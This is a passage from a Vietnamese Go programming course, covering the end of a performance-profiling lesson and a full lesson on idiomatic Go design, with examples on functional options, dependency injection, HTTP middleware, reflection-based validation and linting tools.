Ở production, "hiệu năng" thường lộ ra như **một đường đồ thị đi sai** trên dashboard, không phải ca benchmark gọn gàng: p99 tăng sau một lần deploy, bộ nhớ leo dần mỗi ngày, CPU nhảy khi có chiến dịch khuyến mãi. Quy trình của một Senior: (1) đối chiếu thời điểm với deploy/thay đổi cấu hình; (2) mở pprof/continuous profiler **trên chính production** (không tái hiện được ở máy dev); (3) so sánh profile trước/sau bằng `pprof -diff_base`; (4) kiểm chứng giả thuyết bằng benchmark cục bộ, sửa nhỏ, **canary** (cho một phần nhỏ lưu lượng chạy bản mới) rồi theo dõi chỉ số. Ba chỉ số cần luôn có trên dashboard của mọi dịch vụ Go: **số goroutine**, **heap in-use + tần suất GC**, và **p95/p99 độ trễ theo endpoint**. Ta sẽ dựng chúng ở Buổi 38.

10. Tóm tắt

Tóm tắt buổi học

- Quy trình: **mục tiêu → đo → profile → giả thuyết → sửa một thứ → đo lại**; ưu tiên thuật toán, I/O, rồi mới cấp phát, rồi song song hóa.
- Stack rẻ, heap phải qua GC; **escape analysis** quyết định (xem bằng `-gcflags=-m`); trả giá trị thường rẻ hơn trả con trỏ; gán vào interface thường gây cấp phát.
- GC đồng thời, không phân thế hệ; chi phí theo lượng heap sống và số con trỏ; `GOGC` (bộ nhớ ↔ CPU) và `GOMEMLIMIT` (đặt ~90% RAM container); Green Tea GC mặc định từ Go 1.26.
- Đo bằng benchmark (`-benchmem`, `-count`, `benchstat`); tìm nút thắt bằng **pprof** (CPU, heap, goroutine, block, mutex), đọc `flat` và `cum`; không để pprof lộ công khai.
- Ca thực: dời một dòng `regexp.MustCompile` ra ngoài vòng lặp **nhanh hơn 12,7 lần**; luôn có test bảo vệ hành vi.
- Dùng **phân vị** thay vì trung bình, **định luật Little** (L = λW) để chọn kích thước pool, nhớ **Amdahl**.

11. Bài tập

1. **[Cơ bản]** Viết hàm `NoiChuoi(n int) string` bằng ba cách (`+=`, `strings.Builder`, `Builder` + `Grow`). Dùng `testing.AllocsPerRun` và benchmark với `n = 10, 100, 10000`. Lập bảng và nhận xét.
2. **[Cơ bản]** Chạy `go build -gcflags='-m'` trên một chương trình có: hàm trả con trỏ, hàm dùng closure, hàm gọi `fmt.Println`. Với mỗi dòng "escapes to heap", giải thích vì sao.
3. **[Cơ bản]** Đặt `GODEBUG=gctrace=1` và chạy một chương trình cấp phát nhiều rác ngắn hạn, rồi một chương trình giữ lại dữ liệu lớn. So sánh cột `A->B->C MB` và tần suất GC.
4. **[Trung bình]** Lặp lại ca nghiên cứu ở mục 5.3 trên máy bạn: viết `NormalizeV1/V2/V3` và `TestSameResult`, đo bằng `benchstat` (`-count=10`), lấy CPU profile bằng `go tool pprof -http` và chụp lại flame graph.
5. **[Trung bình]** Thêm `net/http/pprof` vào một server `net/http` nhỏ (cổng riêng `127.0.0.1:6060`). Tạo cố ý một **rò rỉ goroutine** trong một endpoint, rồi dùng `/debug/pprof/goroutine?debug=2` để tìm ra dòng gây rò rỉ.
6. **[Trung bình]** Viết endpoint trả JSON danh sách 10.000 sản phẩm. Đo bằng benchmark `httptest`; tối ưu bằng cách cấp phát trước, dùng `json.NewEncoder` (stream) thay vì `Marshal` rồi `Write`, và `sync.Pool` cho bộ đệm. Báo cáo từng bước bằng bảng số liệu.
7. **[Nâng cao]** Tạo chương trình có **rò rỉ bộ nhớ** (map toàn cục lớn dần). Lấy hai heap profile cách nhau vài phút và dùng `go tool pprof -base heap1 heap2` (hoặc `-diff_base`) để chỉ ra chính xác chỗ tăng. Sửa bằng cách giới hạn kích thước/TTL.
8. **[Nâng cao]** Mô phỏng pool kết nối CSDL kích thước `N` với truy vấn mất `W` ms và tải `λ` req/s. Chứng minh bằng mô phỏng định luật Little và quan sát độ trễ **tăng đột ngột** khi `λ × W > N` (hàng đợi hình thành). Vẽ biểu đồ p50/p99 theo `λ`.
9. **[Thử thách]** Thu một CPU profile từ một dịch vụ HTTP đang chịu tải (dùng `hey`, `wrk` hoặc `vegeta`), lưu thành `default.pgo`, build lại với PGO và so sánh thông lượng/độ trễ trước và sau bằng cùng một bài load test. Ghi lại phần trăm cải thiện và các hàm được inline thêm.

Buổi 17 — Go idiomatic và thiết kế phần mềm

Thông tin buổi học
Thời lượng: 5 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 1–16

Mục tiêu học tập
Sau buổi học này bạn có thể:

- Viết code **idiomatic** (đúng "chất" Go) và nhận ra code không idiomatic khi review.
- Áp dụng **functional options**, **tiêm phụ thuộc** thủ công, **decorator/middleware** vào thiết kế thực tế.
- Diễn giải các nguyên lý **SOLID** theo cách của Go (interface nhỏ, composition).
- Dùng **reflection** ở mức cơ bản và hiểu cách thư viện (JSON, validator của Gin) hoạt động.
- Thiết lập bộ công cụ chất lượng: `gofmt`, `go vet`, `staticcheck`, `golangci-lint`, `govulncheck`, `go generate`.

1. Idiomatic Go là gì?

Mỗi ngôn ngữ có "văn hóa" riêng. Code idiomatic Go là code mà một lập trình viên Go khác **đọc xong hiểu ngay**, không ngạc nhiên. Nó ưu tiên **sự rõ ràng hơn sự thông minh** (*Clear is better than clever*). Người đến từ Java/C#/Python thường mang thói quen cũ vào Go; dưới đây là bảng dịch thói quen.

Thói quen từ ngôn ngữ khác	Cách của Go	Vì sao
Ném exception, bắt ở xa	Trả `error`, xử lý ngay	Luồng tường minh (Buổi 7)
Kế thừa lớp, hệ phân cấp sâu	Composition + interface nhỏ	Linh hoạt, ít ràng buộc (Buổi 5, 6)
Interface cho mọi lớp, đặt cùng nơi cài đặt	Interface nhỏ ở **nơi dùng**	Tách phụ thuộc đúng chiều
Getter/setter cho mọi trường	Trường công khai khi không cần bất biến; `Name()` không `GetName()`	Ít nghi thức
Constructor nhiều overload	`NewX` + functional options	Không có overload
Singleton toàn cục, service locator	Truyền phụ thuộc rõ ràng qua constructor	Dễ test, không trạng thái ẩn
Khung công tác (framework) bao trùm	Thư viện chuẩn + thư viện nhỏ, ghép	Ít "phép màu"
Tên dài, tiền tố/hậu tố (`UserManagerImpl`)	Tên ngắn, ngữ cảnh do package cung cấp	`user.Service` không `user.UserService`
Chú thích giải thích *code làm gì*	Code tự giải thích; chú thích nói *vì sao*	Giảm nhiễu
Lồng `if/else` sâu	Return sớm (guard clause)	Đường chính thẳng lề trái

1.1. Đặt tên

- **Package:** chữ thường, ngắn, danh từ, không gạch dưới: `user`, `httpx`, `postgres`. Không `util`, `common`, `base`.
- **Tránh lặp tên package:** `order.Service` chứ không `order.OrderService`; `http.Client` chứ không `http.HTTPClient`. (Hiện tượng "stuttering".)

- **Biến:** càng gần chỗ dùng càng ngắn (`i`, `n`, `err`, `ctx`, `r`, `w`); phạm vi rộng thì đặt tên đầy đủ.
- **Interface một method** thường đặt tên theo method + "er": `Reader`, `Writer`, `Stringer`, `Closer`.
- **Không dùng tiền tố** `Get` cho getter: `u.Name()`, không `u.GetName()` (nhưng setter có thể là `SetName`).
- **Từ viết tắt viết hoa nhất quán:** `userID`, `ServeHTTP`, `parseURL`, `HTTPServer`.
- **Hằng/enum:** `StatusPaid` theo kiểu `Kiểu + Giá trị` hoặc đặt trong package riêng (`order.Paid`).

1.2. Chú thích và tài liệu (godoc)

Chú thích đặt ngay trên khai báo xuất khẩu, **bắt đầu bằng tên của thứ được mô tả**, là câu hoàn chỉnh. Công cụ `go doc` và pkg.go.dev đọc chúng:

```
// Package pricing chứa các quy tắc tính giá và khuyến mãi của ShopGo.
package pricing

// ApplyDiscount giảm giá theo phần trăm, làm tròn xuống đơn vị đồng.
// Nó trả ErrInvalidPercent nếu percent nằm ngoài khoảng 0..100.
func ApplyDiscount(price int64, percent int) (int64, error) { /* ... */ }
```

Chú thích tốt giải thích **vì sao** và **hợp đồng** (tiền điều kiện, lỗi trả về, an toàn đa luồng), không lặp lại những gì mã đã nói rõ.

2. Functional options

2.1. Vấn đề: cấu hình đối tượng có nhiều tham số tùy chọn

Go không có tham số mặc định hay overload. Một constructor `NewServer(addr, timeout, maxConns, tls, logger, ...)` nhanh chóng thành thảm họa: thứ tự khó nhớ, thêm tham số là phá API. Các lựa chọn: (a) struct cấu hình (`Config{...}`), (b) builder, (c) **functional options**, mẫu phổ biến nhất trong thư viện Go hiện đại (gRPC, Zap, nhiều SDK).

```
package main

import (
    "fmt"
    "time"
)

type Server struct {
    addr        string
    readTimeout time.Duration
    maxConns    int
    tls         bool
}

// Option là một hàm biến đổi cấu hình; người dùng chỉ nêu những gì muốn thay đổi.
type Option func(*Server)

func WithReadTimeout(d time.Duration) Option { return func(s *Server) { s.readTimeout = d } }
func WithMaxConns(n int) Option              { return func(s *Server) { s.maxConns = n } }
func WithTLS() Option                        { return func(s *Server) { s.tls = true } }

func NewServer(addr string, opts ...Option) (*Server, error) {
    s := &Server{addr: addr, readTimeout: 5 * time.Second, maxConns: 100} // mặc định hợp lý
    for _, opt := range opts {
        opt(s)
    }
    if s.maxConns <= 0 { // kiểm tra SAU khi áp dụng mọi tùy chọn
        return nil, fmt.Errorf("maxConns phải > 0, nhận %d", s.maxConns)
    }
```

```
    return s, nil
}

func main() {
    s1, _ := NewServer(":8080")
    s2, _ := NewServer(":8443", WithTLS(), WithMaxConns(1000), WithReadTimeout(30*time.Second))
    _, err := NewServer(":9000", WithMaxConns(0))
    fmt.Printf("%+v\n%+v\n%v\n", *s1, *s2, err)
}
```

```
{addr::8080 readTimeout:5000000000 maxConns:100 tls:false}
{addr::8443 readTimeout:30000000000 maxConns:1000 tls:true}
maxConns phải > 0, nhận 0
```

Chi tiết nhỏ nhưng hay gặp: `readTimeout` in ra `5000000000` (nano giây) chứ không phải `5s`, vì `fmt` **không gọi method** `String()` **của các trường không xuất khẩu** (chữ thường) khi in struct bằng `%+v`. Nếu muốn in đẹp, đặt trường là `ReadTimeout` (xuất khẩu) hoặc tự cài `String()` cho `Server`. Kiểu `time.Duration` bản thân nó vẫn in `5s` khi in trực tiếp.

Ưu điểm: API đọc như văn xuôi (`NewServer(addr, WithTLS(), ...)`); thêm tùy chọn mới **không phá** code cũ; có giá trị mặc định hợp lý; dễ ghép, dễ tái sử dụng (`opts := []Option{...}`). **Nhược điểm:** nhiều code mẫu hơn; khó thấy hết tùy chọn nếu không đọc tài liệu. **Khi nào dùng:** thư viện/package có nhiều tham số *tùy chọn* và API cần ổn định lâu dài. Với struct nội bộ chỉ 2–3 trường, một constructor đơn giản hoặc struct `Config` là đủ.

3. Tiêm phụ thuộc (Dependency Injection) trong Go

Đa số phần mềm là một **đồ thị đối tượng**: `Handler` cần `Service`, `Service` cần `Repository` và `Mailer`, `Repository` cần kết nối CSDL. Cách các đối tượng tìm thấy nhau quyết định khả năng test và bảo trì.

> **Dependency Injection (DI)**
> Đối tượng **nhận phụ thuộc từ bên ngoài** (qua tham số constructor) thay vì tự tạo hay lấy từ biến toàn cục. Phụ thuộc được khai báo bằng **interface nhỏ** do bên dùng định nghĩa. Nơi duy nhất biết kiểu cụ thể và nối dây là **composition root** (thường là `main`).

```
package main

import (
    "fmt"
    "log/slog"
    "os"
)

// Hai interface nhỏ do SignupService (bên dùng) định nghĩa.
type Mailer interface{ Send(to, body string) error }
type UserRepo interface{ Save(name string) (int, error) }

type smtpMailer struct{ host string }

func (m smtpMailer) Send(to, body string) error {
    fmt.Printf("[smtp %s] gửi tới %s: %s\n", m.host, to, body)
    return nil
}

type memRepo struct{ next int }

func (r *memRepo) Save(name string) (int, error) { r.next++; return r.next, nil }
```

```
type SignupService struct {
    repo   UserRepo
    mailer Mailer
    log    *slog.Logger
}

// Phụ thuộc đi qua constructor: không biến toàn cục, không tự tạo bên trong.
func NewSignupService(r UserRepo, m Mailer, l *slog.Logger) *SignupService {
    return &SignupService{repo: r, mailer: m, log: l}
}

func (s *SignupService) Register(name, email string) error {
    id, err := s.repo.Save(name)
    if err != nil {
        return fmt.Errorf("lưu user: %w", err)
    }
    s.log.Info("đã đăng ký", "id", id)
    return s.mailer.Send(email, "chào "+name)
}

func main() {
    // COMPOSITION ROOT: nơi DUY NHẤT biết kiểu cụ thể và lắp ráp đồ thị đối tượng.
    logger := slog.New(slog.NewTextHandler(os.Stdout, &slog.HandlerOptions{
        ReplaceAttr: func(_ []string, a slog.Attr) slog.Attr {
            if a.Key == slog.TimeKey {
                return slog.Attr{} // bỏ thời gian cho kết quả ổn định
            }
            return a
        },
    }))
    svc := NewSignupService(&memRepo{}, smtpMailer{host: "smtp.local"}, logger)
    _ = svc.Register("An", "an@x.vn")
}
```

```
level=INFO msg="đã đăng ký" id=1
[smtp smtp.local] gửi tới an@x.vn: chào An
```

3.1. Vì sao DI thủ công đủ tốt trong Go?

- **Hầu hết dự án Go không dùng DI container.** Nối dây bằng tay trong `main` là vài chục dòng, tường minh, kiểm tra ở **thời gian biên dịch**, và đọc từ trên xuống là hiểu kiến trúc.
- Khi đồ thị quá lớn (vài trăm đối tượng), có công cụ sinh code **Wire** (`google/wire`, nối dây lúc build, vẫn an toàn kiểu) hoặc framework **Uber Fx** (nối lúc chạy, có quản lý vòng đời). Chỉ cân nhắc khi `main` thật sự khó quản lý.
- **Tránh:** biến toàn cục (`var DB *sql.DB`), hàm `init()` mở kết nối, "singleton" lấy bằng `GetInstance()`. Chúng tạo trạng thái ẩn, thứ tự khởi tạo mơ hồ, và buộc test phải dùng chung trạng thái.

Lợi ích cụ thể ở ví dụ trên: test `SignupService` chỉ cần truyền `fakeMailer` và `fakeRepo`: không SMTP, không CSDL, chạy trong mili giây. Ở ShopGo, `main.go` sẽ làm đúng việc này cho toàn bộ ứng dụng (Buổi 27).

4. Decorator và middleware

Decorator bọc một đối tượng (cùng interface) để thêm hành vi mà không sửa nó: ghi log, đo thời gian, xác thực, thử lại, bộ nhớ đệm. Trong Go, mẫu này thể hiện rõ nhất ở **middleware HTTP**: hàm nhận `http.Handler` và trả về `http.Handler` mới. **Middleware của Gin hoạt động theo cùng tư tưởng** (Buổi 26).

```
package main

import (
```

```
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"
)

type Middleware func(http.Handler) http.Handler

// Chain ghép middleware: phần tử đầu là lớp NGOÀI CÙNG.
func Chain(h http.Handler, ms ...Middleware) http.Handler {
    for i := len(ms) - 1; i >= 0; i-- {
        h = ms[i](h)
    }
    return h
}

func Logging(log *[]string) Middleware {
    return func(next http.Handler) http.Handler {
        return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
            *log = append(*log, "-> "+r.URL.Path)
            next.ServeHTTP(w, r)
            *log = append(*log, "<- "+r.URL.Path)
        })
    }
}

func RequireToken(token string) Middleware {
    return func(next http.Handler) http.Handler {
        return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
            if r.Header.Get("Authorization") != "Bearer "+token {
                http.Error(w, "chưa xác thực", http.StatusUnauthorized)
                return // KHÔNG gọi next: chặn yêu cầu tại đây
            }
            next.ServeHTTP(w, r)
        })
    }
}

func main() {
    var log []string
    hello := http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        fmt.Fprint(w, "xin chào")
    })
    h := Chain(hello, Logging(&log), RequireToken("s3cret"))

    for _, auth := range []string{"", "Bearer s3cret"} {
        req := httptest.NewRequest("GET", "/hi", nil)
        if auth != "" {
            req.Header.Set("Authorization", auth)
        }
        rec := httptest.NewRecorder()
        h.ServeHTTP(rec, req)
        fmt.Println(rec.Code, strings.TrimSpace(rec.Body.String()))
    }
    fmt.Println(log)
}
```

```
401 chưa xác thực
200 xin chào
[-> /hi <- /hi -> /hi <- /hi]
```

Quan sát: `Logging` nằm ngoài cùng nên ghi lại **cả yêu cầu bị chặn** (401); `RequireToken` quyết định gọi hay không gọi `next`. Cùng một cách bọc áp dụng cho `UserRepository` (thêm cache bao ngoài repository thật), `PaymentGateway` (thêm retry và circuit breaker), `Mailer` (thêm giới hạn tốc độ)... mà **không sửa dòng nào** của cài đặt gốc: *Open/Closed* đúng nghĩa.

5. SOLID theo cách của Go

Nguyên lý	Ý nghĩa gốc	Cách thể hiện trong Go
S: Single Responsibility	Một đơn vị chỉ có một lý do để thay đổi	Package/struct/hàm nhỏ, mục đích rõ; `service` không biết SQL, `repository` không biết HTTP
O: Open/Closed	Mở để mở rộng, đóng để sửa đổi	Thêm cài đặt interface mới, bọc decorator/middleware; không `if/switch` theo kiểu ở khắp nơi
L: Liskov Substitution	Kiểu con thay được kiểu cha mà không phá hành vi	Mọi cài đặt của một interface phải tuân **hợp đồng hành vi** (ví dụ `Reader` trả `io.EOF` đúng cách), không chỉ khớp chữ ký
I: Interface Segregation	Interface nhỏ, tập trung	**Rất tự nhiên với Go**: 1–3 method; định nghĩa ở bên dùng (`io.Reader`, không `FileSystem` khổng lồ)
D: Dependency Inversion	Phụ thuộc vào trừu tượng, không vào chi tiết	Nghiệp vụ khai báo interface cần; hạ tầng (PostgreSQL) cài đặt nó; `main` nối dây

Hai lưu ý để SOLID không thành "kiến trúc thừa thãi": (1) đừng tạo interface/lớp trừu tượng trước khi có **nhu cầu thật** (cài đặt thứ hai hoặc nhu cầu giả lập trong test); (2) trong Go, một hàm đơn giản hoặc một struct nhỏ nhiều khi tốt hơn một "hệ thống" gồm 5 interface. *Một chút lặp lại tốt hơn một sự trừu tượng sai* (A little copying is better than a little dependency).

6. Một số mẫu thiết kế thường gặp, theo kiểu Go

Mẫu	Trong Go	Ví dụ
Strategy	Interface một method hoặc kiểu hàm	`sort.Slice(x, less)`, `PricingRule`
Decorator	Hàm/struct bọc cùng interface	Middleware HTTP, `bufio.NewReader(r)`
Factory	Hàm `NewX` trả giá trị/interface	`NewServer(opts...)`, `errors.New`
Adapter	Struct bọc kiểu có sẵn để thỏa interface khác	`http.HandlerFunc` biến hàm thành `Handler`
Observer / Pub-Sub	Channel, callback	`Broadcaster` (bài tập Buổi 13)
Builder	Functional options hoặc method nối chuỗi	`strings.Builder`, `NewServer(...)`
Repository	Interface truy cập dữ liệu	`UserRepository` (Buổi 6, 22)
Singleton	Hiếm khi cần; nếu cần: `sync.OnceValue` hoặc truyền tường minh	Logger, client dùng chung (tạo ở `main`, truyền xuống)
Pipeline	Chuỗi goroutine nối bằng channel	Buổi 13

Go **không** cần nhiều mẫu thiết kế kiểu "Gang of Four" vì hàm là giá trị hạng nhất và interface ngầm đã giải quyết phần lớn bài toán đó một cách tự nhiên.

7. Reflection (phản chiếu) ở mức cơ bản

Package `reflect` cho phép chương trình **khảo sát kiểu và giá trị lúc chạy**: liệt kê trường struct, đọc tag, gọi method. Đây là nền tảng của `encoding/json`, `database/sql` scan, ORM (GORM) và **validator của Gin**. Bạn hiếm khi tự viết, nhưng cần hiểu để hiểu "phép màu" của thư viện, và để biết vì sao chúng chậm hơn code viết tay.

```go
package main

import (
    "fmt"
    "reflect"
    "strconv"
    "strings"
)

type CreateUser struct {
    Name  string `json:"name" validate:"required,min=3"`
    Email string `json:"email" validate:"required"`
    Age   int    `json:"age" validate:"min=18"`
}

// Validate đọc tag `validate` bằng reflection: đây chính là nguyên lý của
// thư viện validator mà Gin dùng cho binding (Buổi 24).
func Validate(v any) []string {
    var errs []string
    rv := reflect.ValueOf(v)
    rt := rv.Type()
    for i := 0; i < rt.NumField(); i++ {
        f := rt.Field(i)
        tag := f.Tag.Get("validate")
        if tag == "" {
            continue
        }
        val := rv.Field(i)
        for _, rule := range strings.Split(tag, ",") {
            name, arg, _ := strings.Cut(rule, "=")
            switch name {
            case "required":
                if val.IsZero() {
                    errs = append(errs, f.Name+": bắt buộc")
                }
            case "min":
                n, _ := strconv.Atoi(arg)
                switch val.Kind() {
                case reflect.String:
                    if len([]rune(val.String())) < n {
                        errs = append(errs, fmt.Sprintf("%s: tối thiểu %d ký tự", f.Name, n))
                    }
                case reflect.Int:
                    if val.Int() < int64(n) {
                        errs = append(errs, fmt.Sprintf("%s: tối thiểu %d", f.Name, n))
                    }
                }
            }
        }
    }
    return errs
}

func main() {
    fmt.Println(Validate(CreateUser{Name: "An", Age: 15}))
    fmt.Println(Validate(CreateUser{Name: "Bình", Email: "b@x.vn", Age: 20}))

    t := reflect.TypeOf(CreateUser{})
    f, _ := t.FieldByName("Email")
    fmt.Println(f.Tag.Get("json"), "|", f.Type, "|", t.NumField())
}
```

```
[Name: tối thiểu 3 ký tự Email: bắt buộc Age: tối thiểu 18]
[]
email | string | 3
```

Quy tắc dùng reflection: **chỉ khi thật cần** (thư viện tổng quát, mã hóa). Nó **mất an toàn kiểu** (lỗi lúc chạy thay vì lúc biên dịch), **chậm hơn** (có thể vài chục lần), và khó đọc. Trong mã nghiệp vụ, hãy ưu tiên interface và generics. Biết rằng validator thật của Gin được tối ưu và lưu cache thông tin kiểu nên đủ nhanh cho API.

8. Công cụ chất lượng mã

Công cụ	Vai trò
`gofmt` / `goimports`	Định dạng chuẩn và sắp xếp import. Bắt buộc, chạy khi lưu
`go vet`	Phát hiện lỗi đáng ngờ: sai `Printf`, copy lock, `lostcancel`, ... Có sẵn
`staticcheck`	Phân tích tĩnh sâu: code chết, dùng API lỗi thời, lỗi logic
`golangci-lint`	Chạy **nhiều linter cùng lúc** (govet, staticcheck, errcheck, gosec, revive...), cấu hình bằng `.golangci.yml`; chuẩn của CI
`errcheck`	Tìm chỗ **bỏ qua** `error`
`gosec`	Quét mẫu code **không an toàn** (SQL ghép chuỗi, băm yếu, đọc tệp từ đường dẫn người dùng)
`govulncheck`	Quét lỗ hổng đã biết của **phụ thuộc đang thực sự được gọi** (Buổi 37)
`go fix`	Từ Go 1.26 là "bộ hiện đại hóa" tự cập nhật code lên cách viết mới
`go generate`	Chạy lệnh sinh code khai báo bằng chú thích `//go:generate`

Cấu hình `golangci-lint` (phiên bản 2) gợi ý cho ShopGo, đặt ở gốc dự án:

```yaml
# .golangci.yml
version: "2"
run:
  timeout: 5m
linters:
  default: standard        # bộ linter mặc định (govet, errcheck, staticcheck, ...)
  enable:
    - bodyclose            # quên đóng resp.Body
    - errorlint            # dùng %w, errors.Is/As đúng cách
    - gosec                # mẫu code không an toàn
    - noctx                # http request thiếu context
    - misspell
    - unconvert
    - revive
formatters:
  enable:
    - gofmt
    - goimports
```

> **Ghi chú**
> Cấu hình và tên linter của `golangci-lint` thay đổi giữa các phiên bản lớn; luôn đối chiếu tài liệu tại golangci-lint.run cho phiên bản bạn cài (`golangci-lint config verify` kiểm tra tệp cấu hình). Điều quan trọng là **thói quen**: linter chạy trong CI và trong editor, PR không qua linter thì không merge (Buổi 45).

`go generate`**:** ví dụ kinh điển là sinh method `String()` cho enum bằng công cụ `stringer`:

```go
//go:generate stringer -type=OrderStatus
type OrderStatus int

const (
    Pending OrderStatus = iota
    Paid
    Shipped
)
// chạy `go generate ./...` sẽ tạo orderstatus_string.go chứa String() tương ứng
```

Cùng cơ chế được dùng để sinh mock (`mockgen`), mã truy vấn từ SQL (`sqlc`, Buổi 22), mã từ OpenAPI/Protobuf (Buổi 30, 34). **Commit mã sinh ra** vào kho để build không cần công cụ, và đặt các lệnh `go generate` vào CI để kiểm tra mã sinh ra luôn đồng bộ.

9. Những "Go proverbs" đáng nhớ

Rob Pike tổng kết triết lý Go thành các câu ngắn; những câu hữu ích nhất cho người đi làm:

1. **Clear is better than clever.** *Rõ ràng hơn khôn khéo.*
2. **A little copying is better than a little dependency.** *Lặp một chút còn hơn thêm một phụ thuộc/trừu tượng.*
3. **The bigger the interface, the weaker the abstraction.** *Interface càng lớn, trừu tượng càng yếu.*
4. **Make the zero value useful.** *Làm cho zero value dùng được.*
5. **Don't just check errors, handle them gracefully.** *Đừng chỉ kiểm tra lỗi, hãy xử lý nó cho đàng hoàng.*
6. **Don't communicate by sharing memory, share memory by communicating.**
7. **Concurrency is not parallelism.**
8. **Errors are values.** *Lỗi là giá trị:* lập trình với chúng.
9. **Accept interfaces, return structs.**
10. **Design the architecture, name the components, document the details.**

10. Từ "chạy được" đến "idiomatic": ví dụ tái cấu trúc

Một đoạn mã đúng nhưng chưa idiomatic, mang nhiều thói quen cũ:

```go
// TRƯỚC
func (u *UserManager) GetUserByID(id int) (*User, error) {
    var result *User = nil
    var err error = nil
    if id > 0 {
        user, e := u.db.Find(id)
        if e == nil {
            if user != nil {
                result = user
            } else {
                err = errors.New("User not found!")
            }
        } else {
            err = e
        }
    } else {
        err = errors.New("Invalid ID")
    }
    return result, err
}
```

Sau khi áp dụng guard clause, đặt tên, lỗi chuẩn, bọc ngữ cảnh:

```go
// SAU
var ErrInvalidID = errors.New("id không hợp lệ")

func (s *Service) FindByID(ctx context.Context, id int) (*User, error) {
    if id <= 0 {
        return nil, ErrInvalidID
    }
    u, err := s.repo.FindByID(ctx, id)
    if err != nil {
        return nil, fmt.Errorf("tìm user %d: %w", id, err)
    }
    return u, nil
}
```

Những thay đổi: bỏ khởi tạo thừa (`= nil`); return sớm thay vì lồng bốn tầng; `UserManager.GetUserByID` → `user.Service.FindByID` (tránh lặp tên, không `Get`); lỗi là biến `Err...` so sánh được, thông điệp chữ thường không dấu chấm than; nhận `ctx`; bọc ngữ cảnh bằng `%w`; "không tìm thấy" do repository tự trả về lỗi thay vì kiểm tra `nil` nhập nhằng. Bớt hơn một nửa số dòng mà rõ hơn nhiều.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Mang kiến trúc Java vào Go**: interface cho mọi struct, tầng `Impl`, getter/setter, `Manager`/`Helper`/`Util`.
2. **Interface đặt cùng nơi cài đặt** hoặc quá lớn.
3. **Biến toàn cục, `init()` và singleton** thay vì DI.
4. **Functional options cho thứ chỉ có 2 tham số**, thêm nghi thức thừa.
5. **Dùng reflection** để giải quyết thứ interface/generics làm được.
6. **Tên package kiểu `utils`, `common`** hoặc tên lặp (`user.UserService`).
7. **Chú thích lặp lại code** (`// tăng i lên 1`) hoặc không có chú thích cho API công khai.
8. **Bỏ qua linter** vì "phiền", hoặc bật tất cả linter rồi cả nhóm tắt đi.
9. **Over-engineering**: DI container, plugin framework khi dự án còn nhỏ.
10. **Không commit mã sinh ra** hoặc quên chạy lại `go generate` khi đổi nguồn.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Khi review code Go, một Senior thường làm theo thứ tự: (1) **API công khai**: tên, chữ ký, có `ctx`, có trả `error` đúng không; (2) **vòng đời & đồng thời**: goroutine có thoát? dữ liệu chung có khóa? (3) **xử lý lỗi**: bọc ngữ cảnh, không nuốt, không log hai lần; (4) **phụ thuộc**: có bị khóa cứng vào kiểu cụ thể không, có biến toàn cục ẩn không; (5) **test**: có test cho nhánh lỗi không; (6) mới đến **vi tối ưu và phong cách**. Những quy ước này nên được **ghi thành văn bản** (một trang "Quy ước Go của nhóm") và **tự động hóa bằng linter**, để review của con người dành cho thiết kế chứ không cãi nhau về định dạng. Tài liệu nên đọc thêm: *Effective Go*, *Go Code Review Comments*, và *Google Go Style Guide*.

13. Tóm tắt

Tóm tắt buổi học

- Idiomatic = rõ ràng, đơn giản, đặt tên ngắn gọn theo package, trả lỗi tường minh, return sớm, chú thích bắt đầu bằng tên và giải thích "vì sao".
- **Functional options** cho API nhiều tham số tùy chọn, ổn định lâu dài; **DI thủ công** qua constructor với interface nhỏ ở nơi dùng, nối dây ở composition root (`main`); tránh biến toàn cục/`init`.
- **Decorator/middleware** thêm hành vi mà không sửa mã gốc, nền tảng của middleware Gin.
- SOLID trong Go: package/hàm nhỏ, interface nhỏ ở bên dùng, composition; đừng trừu tượng hóa sớm.
- `reflect` là nền của JSON/validator/ORM; chỉ dùng khi cần, vì chậm và mất an toàn kiểu.
- Tự động hóa chất lượng: `gofmt`, `go vet`, `golangci-lint`, `govulncheck`, `go generate` trong CI.

14. Bài tập

1. **[Cơ bản]** Tái cấu trúc một đoạn code "kiểu Java" (struct `UserManager` với `GetUserByID`, `SetName`...) thành code idiomatic: đổi tên, guard clause, lỗi chuẩn, bỏ getter/setter thừa. Viết lại danh sách thay đổi và lý do.
2. **[Cơ bản]** Thêm tùy chọn `WithLogger(*slog.Logger)` và `WithName(string)` vào `NewServer` ở mục 2; đảm bảo giá trị mặc định cho logger (logger bỏ qua ghi) và kiểm tra bằng table-driven test.
3. **[Cơ bản]** Chạy `go vet ./...`, `gofmt -l .` và `staticcheck ./...` trên kho `golearn` của bạn; sửa hết cảnh báo, ghi lại 3 cảnh báo thú vị nhất.
4. **[Trung bình]** Viết hai middleware `net/http` còn thiếu: `Recover` (bắt panic, trả 500, ghi log kèm stack) và `Timing` (đo thời gian, ghi vào header `X-Elapsed-Ms`). Kiểm tra bằng `httptest` việc **thứ tự ghép** thay đổi hành vi thế nào.
5. **[Trung bình]** Cài decorator `CachedRepo` bọc `UserRepo` (cùng interface) với cache bộ nhớ có `RWMutex` và `LoggingRepo` ghi log mỗi lời gọi. Ghép `LoggingRepo{CachedRepo{PostgresRepo}}` trong `main` và chứng minh bằng test rằng truy vấn thứ hai không chạm repository thật.
6. **[Trung bình]** Mở rộng `Validate` bằng reflection: thêm quy tắc `max=n`, `email` (kiểm tra có đúng một `@`), `oneof=a b c`; trả lỗi theo cấu trúc `[]FieldError{Field, Rule, Message}`. So sánh với `github.com/go-playground/validator/v10` cùng bộ quy tắc.
7. **[Nâng cao]** Viết bộ **đồ thị phụ thuộc đơn giản**: với bốn thành phần (`Config → DB → Repo → Service`), nối dây thủ công trong `main`, rồi viết test chứng minh mỗi thành phần thay thế được bằng bản giả. Thử bổ sung vòng tuần hoàn phụ thuộc và nhận ra vì sao Go từ chối (import vòng) hay buộc bạn thiết kế lại.
8. **[Nâng cao]** Dùng `go generate` + `stringer` cho `type OrderStatus int`, thêm bước kiểm tra trong script: chạy `go generate ./... && git diff --exit-code` để chắc mã sinh ra đã được commit. Mô phỏng nó như một bước CI.
